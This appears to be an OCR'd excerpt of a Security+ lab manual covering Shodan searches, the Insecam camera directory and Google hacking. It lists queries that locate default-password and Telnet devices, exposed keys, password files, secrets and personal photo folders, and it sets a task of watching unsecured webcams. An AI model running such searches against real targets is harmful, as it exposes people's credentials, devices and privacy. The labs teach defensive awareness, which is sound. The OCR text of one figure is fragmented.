
b. Click the red Create a Free Account button on the left.

Enter a username, password, confirmed password, and e-mail address and then click the green Create button.

Verify your account by clicking the link in your e-mail.

c. Provide your username and password when prompted to log in and click the green Login button. Click the Shodan link in the top-left menu bar (to the left of Developers).

d. After just a few searches, you'll see the message, "Error! Daily search usage limit reached. Please wait a bit before doing more searches or use the API," as shown in Figure 25-2.



Error !

Daily search usage limit reached. Please wait a bit before doing more searches or use the API.

FIGURE 25-2 Daily search usage limit reached

If you're okay with that, you'll have to wait a day before continuing to use the Shodan search feature. If you'd like to continue sooner, click the green Upgrade button at the right, as shown in Figure 25-2.

You'll be brought to a page with the following offer: "Gain Full Access for $49 Unlock everything that Shodan has to offer by becoming a member." If you are interested, click either the Check

Out with PayPal button or the Buy Now button, and then follow through to become a member by submitting all the required information. That $49 charge is a one-time fee for lifetime membership. I highly recommend it. You will still be limited, though, to 200 daily searches via the website.

After you submit payment, you'll be brought to a page with access to new items, including the following:

- A digital copy of the *Complete Guide to Shodan,* which provides an overview of the websites and the API, and also explains how everything works
- The Shodan API, which provides complete access to collected data
- Increased access to Shodan Maps
- Access to a new search interface for browsing Shodan-collected screenshots that were collected from many different services (X11, RDP, webcams, and so on)
- The ability to launch scans, monitor networks in real time, and more, through the command line, as well as access to the Help Center, sample commands, and short tutorial videos

📷 **2a–2g**


Step 2 Now you'll execute some specific queries.

a. In the Shodan search bar, at the top, type **school** and click the red Search button to the right of the search bar. You'll notice lots of results, including banners, IP addresses, ISP information, city information, and more. On the left sidebar, you'll notice a world aggregation, with categories including Top Countries, Top Services, Top Organizations, Top Operating Systems, and Top Products. If you click a country, the display will rearrange and show stats proportional to that country for the other categories, while the Top Countries category will change to Top Cities.

If you click any other item in the results pane, the results will align accordingly to what you clicked. For example, if you clicked United

States and then HTTP, you’ll see Top Cities, Top Organizations, and Top Products for results of United States and HTTP. You can further drill into the results by filtering by city, organization, or product. The number of total results decreases with each click because you’re getting more and more specific.

If you search for **“Staten Island”** without the proper Shodan filters, you’ll notice multiple results that contain gas tank information. I just got 20 total results for this search. When clicking the IP address in the result, you’ll see more than the preview on the search results page, as shown in Figure 25-3.



```
I20100
NOV 18, 2020  8:00 PM

[redacted]
STATEN ISLAND, NY
718-[redacted]

IN-TANK INVENTORY

TANK PRODUCT             VOLUME TC VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  SUPER 1               2090      2095     1910    37.14     0.81    56.12
  2  SUPER 2               2085      2090     1915    37.06     0.00    56.19
  3  REGULAR UNL 1         2165      2183     1835    38.19     0.00    47.68
  4  REGULAR UNL 2         2024      2041     1976    36.21     0.00    47.76
  5  DIESEL                2570      2568     1430    43.96     0.76    61.14
```

FIGURE 25-3 Gas tank information from a Staten Island gas station

b. Now try searching with the proper Shodan filters. When searching by **city:“Staten Island” state:“NY”**, I got 49,979 results!

c. For results that have screenshots, you can search by **has_screenshot:yes** and then filter the results by adding to the search query or clicking items in the results pane on the left. For example, **has_screenshot:yes city:rochester state:ny** shows all results with screenshots in Rochester, New York. At this point, you can click Rochester Institute of Technology in the Top Organizations category in the results pane on the left, which will add **org:“Rochester Institute of Technology”** to the search query.

d. Search by the string **“default password”** to find results that have those words, which could indicate a potential vulnerability waiting to be exploited.

e. Search by **port:23** to find instances of obsolete Telnet servers that can be exploited.

f. Search by **org:Starbucks** to find all results tied to Starbucks to find any potential vulnerable devices in coffeehouses where coffee lovers are unaware of the risks they are taking by using public Wi-Fi without a virtual private network (VPN).

g. Under the Shodan search bar is a menu bar. Click the Explore link or go directly to
www.shodan.io/explore.

After selecting one of the featured categories on the left, read about each item and then click one of the Explore buttons. At the time of writing, the featured categories are Industrial Control Systems, Databases, and Video Games. Clicking each of those links gives you buttons to click that perform searches for specific devices in each category. The Explore page also allows you to click links for “Top Voted” and “Recently Shared” searches. You can go even deeper by clicking the More Popular Searches… and More Recent Searches… buttons.

Submit screenshots for the five most interesting results returned.

📷 **3**

Step 3 A list of filters can be found here:

https://beta.shodan.io/search/filters

A list of examples can be found here:

https://beta.shodan.io/search/examples

A guide to search query fundamentals can be found here:

https://help.shodan.io/the-basics/search-query-fundamentals

Using information from these links, construct and execute five original queries. Use multiple criteria for each query to produce specific results.

60 MINUTES

Lab Exercise 25.02: Insecam

The following is from www.insecam.org:

> Welcome to Insecam project. The world biggest directory of online surveillance security cameras. Select a country to watch live street, traffic, parking, office, road, beach, earth online webcams. Now you can search live web cams around the world. You can find here Axis, Panasonic, Linksys, Sony, TPLink, Foscam and a lot of other network video cams available online without a password. Mozilla Firefox browser is recommended to watch network cameras.
>
> The following actions were made to Insecam for the protection of individual privacy:
> - Only filtered cameras are available now. This way none of the cameras on Insecam invade anybody's private life.
> - Any private or unethical camera will be removed immediately upon e-mail complaint. Please provide a direct link to help facilitate the prompt removal of the camera.
> - If you do not want to contact us by e-mail, you can still remove your camera from Insecam. The only thing you need to do is to set the password of your camera.
> - You can add your camera to the directory by following next link. It will be available only after administrator's approval.

Here are the two sentences that really stand out to me: "If you do not want to contact us by e-mail, you can still remove your camera from Insecam. The only thing you need to do is to set the password of your camera."

One of the biggest mistakes organizations make when setting up their networks is leaving default settings “as is” and not changing simple settings such as username and password. Think back to the port-scanning lab exercise from Chapter 16. Different camera manufacturers have their webcams listen and send on certain ports.

Insecam sends out port scans to random IP addresses. When a port scan reveals that a certain port is open, Insecam can identify the manufacturer, just by that port number.

Cameras, like many IoT devices, come with default username and password combinations. If it’s not admin/admin, a simple Google search will reveal those credentials. However, in the FAQ of Insecam, it is noted that none of the cameras on the site have any password configured.

If your camera is on Insecam, the way to remove is to set a password. That’s it! Yes, it’s that simple.

Learning Objectives

In this lab exercise, you’ll witness firsthand the dangers of leaving default credentials on devices. At the end of this lab exercise, you’ll be able to

- Understand how websites like Insecam work
- Understand the consequences of leaving default credentials

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

There is no mistaking that Insecam violates the Computer Fraud and Abuse Act (CFAA) itself. However, consider the following, taken from www.mic.com/articles/103690/this-terrifying-website-lets-you-spy-on-people-through-73-000-private-security-cameras:

> **Isn't this illegal?** In the case of the cameras accessed using default passwords, of course. Attorney Jay Leiderman told Motherboard that Insecam "is a stunningly clear violation of the Computer Fraud and Abuse Act (CFAA)," even if it is intended as a PSA. "You put a password on a computer to keep it private, even if that password is just '1.' It's entry into a protected computer."
>
> But who's going to stop it? *Gawker* reports the domain name appeared to be registered through GoDaddy to an IP address in Moscow, meaning they're unlikely to be tracked down. Meanwhile, the alleged anonymous administrator of the site insisted to *Motherboard* that the scale of the problem warranted dramatic action—and that an "automated" process was adding thousands more each week.

Remember, though, that there are no passwords on any of the cameras shown on Insecam. The following is from the FAQ for Insecam (www.insecam.org/en/faq/):

> **Q:** Are these cameras hacked??
> **A:** These cameras are not hacked. All cameras listed on the site do not have any password protection.

If you are wondering about the legalities of website visitors viewing webcams from Insecam, consider the following from www.tnp.sg/news/singapore/unprotected-webcams-streamed-live-web:

> It is not illegal to view the feeds that are on Insecam.
>
> "Just viewing the feed does not constitute an infringement," said lawyer Gloria James-Civetta, managing partner of law firm Gloria James-Civetta & Co.
>
> "It would be akin to watching an episode of a TV show that has been illegally uploaded on YouTube."

The preceding does not represent any official legal advice. The author and publisher are not to be held liable for any reason regarding this lab exercise. This includes, but is not limited to, trying to access and change the configuration of any devices. You have the ability to decide on how to proceed.


If you have any hesitation about viewing the webcams for any reason, feel free to simply work with the questions in this lab exercise without actually going to the Insecam website. Otherwise, fire up a browser and go to www.insecam.org.

📷 **1a**

⌨ **1b**

Step 1 The top menu bar of Insecam organizes cameras by the following categories: Manufacturers, Countries, Places, Cities, Timezones, and New Online Cameras.

The Places menu item also has a categorized list that’s incredibly long, as shown in Figure 25-4. As you can see, it includes Advertisement, Airliner, Animal, Architecture, Bar, Barbershop, Beach, Bridge, City, Coffeehouse, Computer, and much more.



Network live IP vi eras directory Insec

Welcome to Insecam project. est directory of online surveillance security cameras. ry to watch live street, traffic, parking, office, road, be e webcams. Now you can search live web cams arou You can find here Axis, Panasonic, Linksys, Sony, TPLi d a lot of other network video cams available online word. Mozilla Firefox browser is recommend twork cameras.

The following actions were m for the protection of indivi

- Only filtered cameras are a This way none of the cameras on Insecam i 's private life.
- Any private or unethical camer ed immediately upon e-mail complaint. Pleaseprovide a elp facilitate the prompt removal
- If you do not want to contact u u can still remove your camera from Insecam. The o eed to do is to set the passwor a.
- You can add your camera to th following next link. It will

FIGURE 25-4 Insecam

- **a.** Pick three webcams from three different categories. Watch each over a period of 10 minutes.
- **b.** Explain what you observed from the cameras and what privacy issues you noted. If you didn't do Step 1a, explain what privacy issues you would expect to see from cameras in three of the categories.

📷 **2a**

⌨ **2b**

Step 2 There are many other websites with webcams besides Insecam. On some sites, the webcam streams are intentionally placed there by the webcam owners, and on other sites, the owners have no idea that their webcams are being shown over the Internet (as is the case with Insecam).

- **a.** Using Google, find one website that shows webcam streams that are intentionally placed there. For example (don't use this one), www.earthcam.com features an amazing number of webcam streams in categories that include Bird Nesting Season, City Skylines, Lake Life, Land & Sea, Tropical Destinations, Tourist Hot Spots, Animals & Zoos, Iconic Landmarks, and much more.
- **b.** Explain how one of the webcams can be used by a cybercriminal or pentester, even with that webcam owner's knowledge that it is being shown over the Internet.

⏱ **60 MINUTES**

Lab Exercise 25.03: Google Hacking

Like Shodan and Insecam, Google can find devices if they have a web-based interface.

What else can Google find? Would you believe invoices, username and password combinations (along with the websites they are used on), servers, databases, and websites that allow directory walking, file uploading, and more? Google can also find Virtual Network Computing (VNC) clients and servers that allow you to control workstations remotely, anti-malware gateways, firewalls, intrusion detection systems (IDSs), print servers and printers, webcams, security cameras, video recorders, routers and switches, uninterruptable power supply (UPS) monitors, power systems, Voice over Internet Protocol (VoIP) phones, videoconferencing portals, Private Branch Exchange (PBX) systems, login portals, personal pictures, contact lists, browser history files, Secure Shell (SSH) keys, entire hard drives, sensitive government documents, credit card information (including CVV numbers), court documents, police crime reports, expense reports, bank account numbers, Social Security numbers, school and college rosters and grades, and much more.

How can this even be possible? By using advanced search operators, which can be automatically generated from the form located at www.google.com/advanced_search, you can turn Google searching into Google hacking, also known as Google dorking.

Learning Objectives

In this lab exercise, you’ll explore Google hacking. At the end of this lab exercise, you’ll be able to

- Understand how Google hacking works
- Understand the need to protect information that can be accessed through the World Wide Web

Lab Materials and Setup

The materials you need for this lab are


- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

There are different views on the legality of Google hacking that vary by the country and state of the person issuing the queries, as well as the target’s location. As a general piece of advice, it isn’t recommended to use Google hacking against targets that you don’t have permission from. Google, of course, collects all of your queries along with your IP address, and your targets might even log you.

The preceding does not represent any official legal advice. The author and publisher are not to be held liable for any reason regarding this lab exercise. This includes, but is not limited to, trying to access and change the configuration of any devices as well as accessing systems or viewing information for which you are not authorized. You have the ability to decide on how to proceed.

Furthermore, based on these queries, Google itself will prompt you occasionally to verify that you’re not a robot. Click “Why did this happen?” for more information, as shown in Figure 25-5.



□ I'm not a robot

About this page

Our systems have detected unusual traffic from your computer network. This page checks to see if it's really you sending the requests, and not a robot. Why did this happen?

This page appears when Google automatically detects requests coming from your computer network which appear to be in violation of the Terms of Service. The block will expire shortly after those requests stop. In the meantime, solving the above CAPTCHA will let you continue to use our services.

This traffic may have been sent by malicious software, a browser plug-in, or a script that sends automated requests. If you share your network connection, ask your administrator for help — a different computer using the same IP address may be responsible. Learn more

Sometimes you may be asked to solve the CAPTCHA if you are using advanced terms that robots are known to use, or sending requests very quickly.

IP address: [redacted]
Time: [redacted]
URL: [redacted]

FIGURE 25-5 I'm not a robot.

1h

Step 1 There is a phenomenal comprehensive repository of queries in the Google Hacking Database, a subset of the Exploit Database.

The following is from the About Exploit-DB page at www.exploit-db.com:


> The Exploit Database is a CVE compliant archive of public exploits

> and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. Our aim is to serve the most comprehensive collection of exploits gathered through direct submissions, mailing lists, as well as other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away.

The Google Hacking Database (GHDB) is a categorized index of Internet search engine queries designed to uncover interesting, and usually sensitive, information made publicly available on the Internet. In most cases, this information was never meant to be made public but due to any number of factors this information was linked in a web document that was crawled by a search engine that subsequently followed that link and indexed the sensitive information.

a. To explore what can be discovered by advanced search queries, go to www.exploit-db.com/google-hacking-database.

b. Click the orange Filters button at the top-right of the page and click the dropdown arrow to explore the categories, as shown in Figure 25-6. The categories include Footholds, Files Containing Usernames, Sensitive Directories, Web Server Detection, and more.


Google Hacking Database (GHD
https://www.exploit-db.com/google-hacking-database
EXPLOIT DATABASE
Category
Any
Author
Begin typing...
Files Containing Juicy Info
Files Containing Passwords
Sensitive Online Shopping Info
Network or Vulnerability Data
Pages Containing Login Portals
Various Online Devices
Advisories and Vulnerabilities
Google Hacking Databas
ters
Reset All
Show
15

Date Added	Dork	Category	Author
2020-11-17	inurl:"servicedesk/customer/user/login"	Pages Containing Login Portals	Alexandros Pappas
2020-11-17	inurl:/?op=register	Pages Containing Login Portals	Sanu Jose M
2020-11-17	intitle:"index of" "password.yml	Files Containing Usernames	Sanu Jose M
2020-11-17	inurl:RichWidgets/Popup_Upload.aspx	Vulnerable Servers	Bryan Rodriguez Martin
2020-11-17	intitle:"index of" "*.cert.pem" | "*.key.pem"	Sensitive Directories	Alexandros Pappas
2020-11-17	"secret_key_base:" ext:exs | ext:txt | ext:env | ext:cfg	Files Containing Juicy Info	Alexandros Pappas
2020-11-17	ssh_host_dsa_key.pub + ssh_host_key + ssh_config = "index of / "	Sensitive Directories	Abishekraghav Murugeashan

FIGURE 25-6 Filtering the Google Hacking Database

c. When you click an actual Google dork, you'll be brought to a page with information related to it, including author, description (with a hyperlink for the actual Google dork), and other metadata.

d. For starters check out this Google dork:

www.exploit-db.com/ghdb/4057

It's so easy, logical, and…potentially devastating and damaging.

With a search query of **intitle:"Index of" "DCIM"**, Google will return results of collections of pictures that people don't know are out there. Here are some points to know about this query:

- **intitle:** searches the browser's title bar for "Index of."
- **"DCIM"** refers to Digital Camera IMages, a directory name used by digital cameras. Since DCIM is in double quotes, it must appear on the page.

